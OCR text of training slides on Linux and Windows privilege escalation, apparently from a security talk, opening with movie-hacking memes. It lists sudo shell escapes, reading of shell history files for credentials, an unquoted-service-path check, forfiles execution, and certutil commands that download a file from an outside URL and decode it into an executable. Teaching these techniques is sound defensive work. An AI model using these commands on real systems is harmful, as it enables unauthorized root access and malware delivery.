
What the shell?!?!


Perception - Matrix



```
80/tcp      open          http
81/tcp      open          hosts2-ns
```


```
# nmap -v -sS -O 10.2.2.2

Starting nmap V. 2.54BETA25
Insufficient responses for TCP sequencing (3), OS detection 
accurate
Interesting ports on 10.2.2.2:
(The 1539 ports scanned but not shown below are in state: cl
Port       State       Service
22/tcp     open        ssh

No exact OS matches for host

Nmap run completed -- 1 IP address (1 host up) scanneds
# sshnuke 10.2.2.2 -rootpw="Z1ON0101"
Connecting to 10.2.2.2:ssh ... successful.
Attempting to exploit SSHv1 CRC32 ... successful.
Reseting root password to "Z1ON0101".
System open: Access Level <9>
# ssh 10.2.2.2 -l root
root@10.2.2.2's password: █
```

Perception - GI Joe: Retaliation



```
NMAP RUN COMPLETED  — 3 SILO ADDRESS
● SSH ICBM 12,3,4 -ROOT "78-1.A4372"
  ...SUCCESSFUL
● SYSTEM OPEN - ROOT SU
✓ COMMAND EXECUTION POINT.
✓ ADVANCEMENT DETAIL 4.34.4.3222.3
```

Reality


TRAILER PAR
GOTTA LEARN STUFF THROUGH
DENIAL AND ERROR
quickmeme.com

Escalate_Linux VULNHUB VM

12+ paths to root using diff priv esc techniques

Lin.Security VULNHUB VM

misconfigured sudo rights

https://in.security/lin-security-practise-your-linux-privilege-escalation-foo/

Escalation Path #4: Misconfigured SUDO rights


```
sudo -l

sudo vi -c ‘!sh’

sudo awk ‘BEGIN {system("/bin/bash")}'

sudo find /home -exec /bin/bash \;

sudo less /etc/hosts

sudo ftp
!/bin/sh
```

Escalation Path #4: Misconfigured SUDO rights

```
sudo man man
!/bin/sh
```

Escalation Path #4: Misconfigured SUDO rights

```
sudo vi /etc/sudoers
```



Escalation Path #4: User History

cat	~/.bash_history
cat	~/.nano_history
cat	~/.atftp_history
cat	~/.mysql_history
cat	~/.php_history

Priv Escalation - Windows

Unquoted Services Paths
(more common if the service is created from command line)

C:\ Program Files\My Sevice\run.exe

```
wmic service get name,displayname,pathname,startmode |
findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v “""
```

Windows Escalation Path #1

Indirect Command Execution (forfiles)

```
forfiles /p c:\windows\system32 /m notepad.exe /c calc.exe
```

Abusing Dialog Boxes

Windows - CertUtil

File Download

```
certutil.exe -urlcache -split -f http://domain.com/mytest.txt safe.txt
```

File decode

```
certutil.exe -decode safe.txt malz.exe
```

Download to Alternate Data Streams

